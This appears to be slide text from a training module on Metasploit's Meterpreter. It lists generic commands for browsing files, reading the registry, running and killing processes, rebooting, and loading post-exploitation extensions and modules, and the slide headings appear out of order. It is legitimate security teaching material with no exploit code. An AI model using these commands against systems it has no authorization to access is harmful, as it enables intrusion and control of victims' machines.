
## Payload flexibility

- Base DLLs: `metsrv`, `stdapi`, `priv`
- Other DLLs/stages

meterpreter > help

meterpreter > cd *or* lcd

meterpreter > pwd *or* lpwd

meterpreter > ls

meterpreter > mkdir *or* rmdir

meterpreter > cat *or* edit

# Meterpreter File System Commands

**Find help**

**Explore the file system**

**View and edit files**



meterpreter > sysinfo

meterpreter > reg *command options*

meterpreter > getpid or getuid

meterpreter > execute -f *command.exe*

meterpreter > ps or kill *PID*

meterpreter > reboot or shutdown

# Meterpreter System Commands

**Gather system, registry, and process information**

**Execute, examine, and kill processes**

**Restart and shutdown the system**





```
meterpreter > load extension
```

```
meterpreter > help extension
```

```
meterpreter > run post/platform/function/name
```

# Meterpreter Post-exploitation Commands

**Load additional functionality from an extension**

**Execute a post module**



# Summary

---



# Module Summary



**Understanding modules**

**Finding Metasploit files and modules**

**Utilizing Metasploit libraries**

**Finding, selecting, and configuring**

- Modules
- Exploits
- Payloads

**Advanced post-exploitation with  
Meterpreter**



Up Next:  
Installing and Configuring  
the Metasploit Framework

---

